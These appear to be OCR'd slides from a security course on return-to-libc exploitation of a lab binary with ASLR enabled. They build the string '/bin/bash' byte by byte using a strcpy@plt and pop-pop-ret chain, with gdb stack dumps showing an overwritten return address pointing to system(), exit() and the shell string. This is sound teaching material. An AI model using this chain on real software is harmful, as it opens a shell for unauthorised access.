0xffffd030: 0xffffffff 0xffffd05e 0xf7e1ec34 0xf7e44fe3
0xffffd040: 0x00000000 0x00c30000 0x00000001 0x0804835d
0xffffd050: 0xffffd2fa 0x0000002f 0x0804a000 0x00000000
0xffffd060: 0x00000002 0xffffd124 0xffffd088 0x080485a2
0xffffd070: 0xffffd322 0xf7ffd000 0x080485db 0xf7fbc000
0xffffd080: 0x080485d0 0x00000000 0x00000000 0xf7e2bad3
0xffffd090: 0x00000002 0xffffd124 0xffffd130 0xf7feae6a
(gdb) n
14    if (strcmp(ans_buf, "forty-two") == 0)
(gdb) x/32wx $esp
0xffffd020: 0xffffd03c 0xffffd322 0x000000c2 0xf7ea80e6
0xffffd030: 0xffffffff 0xffffd05e 0xf7e1ec34 0x080483d0
0xffffd040: 0x080483d0 0x080483d0 0x080483d0 0x080483d0
0xffffd050: 0x080483d0 0x080483d0 0x080483d0 0x080483d0
0xffffd060: 0x080483d0 0x080483d0 0x080483d0 &system()
0xffffd070: &exit()    &"/bin/bash"0x08048500 0xf7fbc000
0xffffd080: 0x080485d0 0x00000000 0x00000000 0xf7e2bad3
0xffffd090: 0x00000002 0xffffd124 0xffffd130 0xf7feae6a
```

Current status



Return to libc: ASLR on

ASLR and return-to-libc

- With return-to-libc, we need
  - Address of system@plt
  - Address of “quiet exit path”
  - Address of “/bin/bash” or other shell
- We disabled ASLR to find “/bin/bash”
- Our next goal - exploit using return to-libc technique when ASLR is enabled!

Other approaches for finding “/bin/bash”

- We can look for the while string, but it must
  - appear in a non-randomized portion of our address space
  - properly null terminated
- It is not sustainable to make these two assumptions.
- We will **build the string** at an address of our choosing!!
  - Find each character and copy it to construct “/bin/bash”

DIY String Insertion: A Recipe

- Choose a **destination address** that is stable, writable, and readable to build our string
  - eg, just beyond the .bss section start address
  - We will overwrite whatever was there originally

- Find a **source address for each character** we need in the string
  - Each character is a byte

- Find the address of **strcpy@plt**

- Build a string-building payload, **use strcpy to copy our characters into our string**, one at a time


Can we find the characters we need?

- Suppose we want "/bin/bash"
  - `"/": \x2f`
  - `"b": \x62`
  - `"i": \x69`
  - `"n": \x6e`
  - `"a": \x61`
  - `"s": \x73`
  - `"h": \x68`
  - `\x00`

- What are the odds that these bytes occur within the stable, non-randomized portions of our address space?

- The odds are good!

Remember: The Memory Layout



- Image taken from geeksforgeeks

Can we find the characters we need?

- Suppose we want “/bin/bash”
  - “/”: \x2f 0x080486c4
  - “b”: \x62 0x08048674
  - “i”: \x69 0x08048678
  - “n”: \x6e 0x08048671
  - “a”: \x61 0x0804867b
  - “s”: \x73 0x08048684
  - “h”: \x68 0x080486ab
  - \x00 0x08048669

Note:
- Longer strings are sometimes available, eg, /bin

```
pcrowley@vb:~/stack$ readelf -x 16 ans_check5

Hex dump of section '.rodata':
  0x08048668 03000000 01000200 616e735f 62756620 ........ans_buf
  0x08048678 69732061 74206164 64726573 73202570 is at address %p
  0x08048688 0a00666f 7274792d 74776f00 55736167 ..forty-two.Usag
  0x08048698 653a2025 73203c61 6e737765 723e0a00 e: %s <answer>..
  0x080486a8 52696768 7420616e 73776572 21005772 Right answer!.Wr
  0x080486b8 6f6e6720 616e7377 65722100 2f62696e ong answer!./bin
```

String-building payload template

- To create an n-byte string beginning at address `str_loc_1`

Position this address to overwrite the return address on the stack

```
&strcpy@plt | &pop-pop-ret | str_loc_1 | src_byte_addr_1
&strcpy@plt | &pop-pop-ret | str_loc_2 | src_byte_addr_2
...
&strcpy@plt | &pop-pop-ret | str_loc_n | src_byte_addr_n
```


We now know how to find all of these addresses
Do we understand why we are using pop-pop-ret?
We'll deal with that when we get to our stack visualization.

Caveats on choosing addresses

- For both string destination and character source addresses, make sure we do not use an address ending in ‘0’
  - The following word always begins with ‘0’
  - …<u>0 0</u>…: that’s a null terminator for strings
  - You will know this happened if you examine the stack and see that only a prefix of your payload was deposited


- So, from available options, avoid addresses ending in 0

Stack visualization




Stack visualization

- Do you understand that this is NOT **executing** anything on the stack?
- We are just using the stack to “return” to addresses of our choosing!
- Why pop-pop-ret?
  - next slide...



Stack visualization


- Why pop-pop-ret?
- When we execute **strcpy(),** it expects the stack to contain:
  - **return address**
  - **argument 1**
  - **argument 2**
- When **strcpy()** returns, what will happen and how do we get to the next **strcpy()**?
  - Lets walk through it...



Initial Return Address


Stack visualization

- "return" from strcpy()
  - &strcpy@plt gets popped
  - &pop-pop-ret is in the stack position so its return address




Stack visualization

- “return” from strcpy()
- strcpy() “returns” to &pop-pop-ret
  - &pop-pop-ret gets popped
  - execution jumps to &pop-pop-ret




Stack visualization

- “return” from strcpy()
- strcpy() “returns” to &pop-pop-ret
  - pop
    - str_loc_1 gets popped




Stack visualization

- “return” from strcpy()
- strcpy() “returns” to &pop-pop-ret
  - pop
  - pop
    - src_byte_addr_1 gets popped

